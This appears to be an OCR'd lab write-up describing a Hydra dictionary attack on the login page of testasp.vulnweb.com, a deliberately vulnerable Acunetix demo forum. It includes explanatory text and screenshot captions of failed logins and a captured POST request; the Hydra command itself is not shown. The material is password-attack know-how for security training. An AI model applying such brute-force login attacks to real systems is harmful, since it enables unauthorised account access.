

CONDUCTING A DICTIONARY ATTACK TO CRACK PASSWORDS USING HYDRA

TOOLS : KALI LINUX [HYDRA]
PROJECT SITE : [HTTP://TESTASP.VULNWEB.COM.](http://testasp.vulnweb.com)


Hydra is an advanced password cracker which can be used to crack passwords for online pages, such as the login page of a website. This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.
A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.


INPUT FROM KALI : HYDRA








INPUT FROM TESTASP.VULNWEB.COM VIA FIREFOX








kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
acuforum login
testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
acunetix
acuforum
about - forums - search - login - register - SQL scanner - SQL vuln help
Username:
Password:
Login
Copyright 2019 Acunetix Ltd.
Warning: This forum is deliberately vulnerable to SQL injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.



kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
acuforum login
testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
acunetix
acuforum
about - forums - search - login - register - SQL scanner - SQL vuln help
Username:
bombomin2
Password:
This connection is not secure. Logins entered here could be compromised. Learn More
Copyright 2019 Acunetix Ltd.
Warning: This forum is deliberately vulnerable to SQL injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.



kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
acuforum login
testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
acunetix
acuforum
about - forums - search - login - register - SQL scanner - SQL vuln help
Username:
Password:
Login
Invalid login!
Copyright 2019 Acunetix Ltd.
Warning: This forum is deliberately vulnerable to SQL injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.



kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
20:40
LillyBliss
acuforum login
testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
acunetix
acuforum
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
about - forums - search - login - register - SQL scanner - SQL vuln help
Username:
Password:
Login
Invalid login!
Copyright 2019 Acunetix Ltd.
Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
New Request
Search
Blocking
POST
http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
URL Parameters
RetURL
/Default.asp?
name
value
Headers
Clear
Send
3 requests
12.77 kB / 3.40 kB transferred
Finish: 1.10 s
DOMContentLoaded: 674 ms

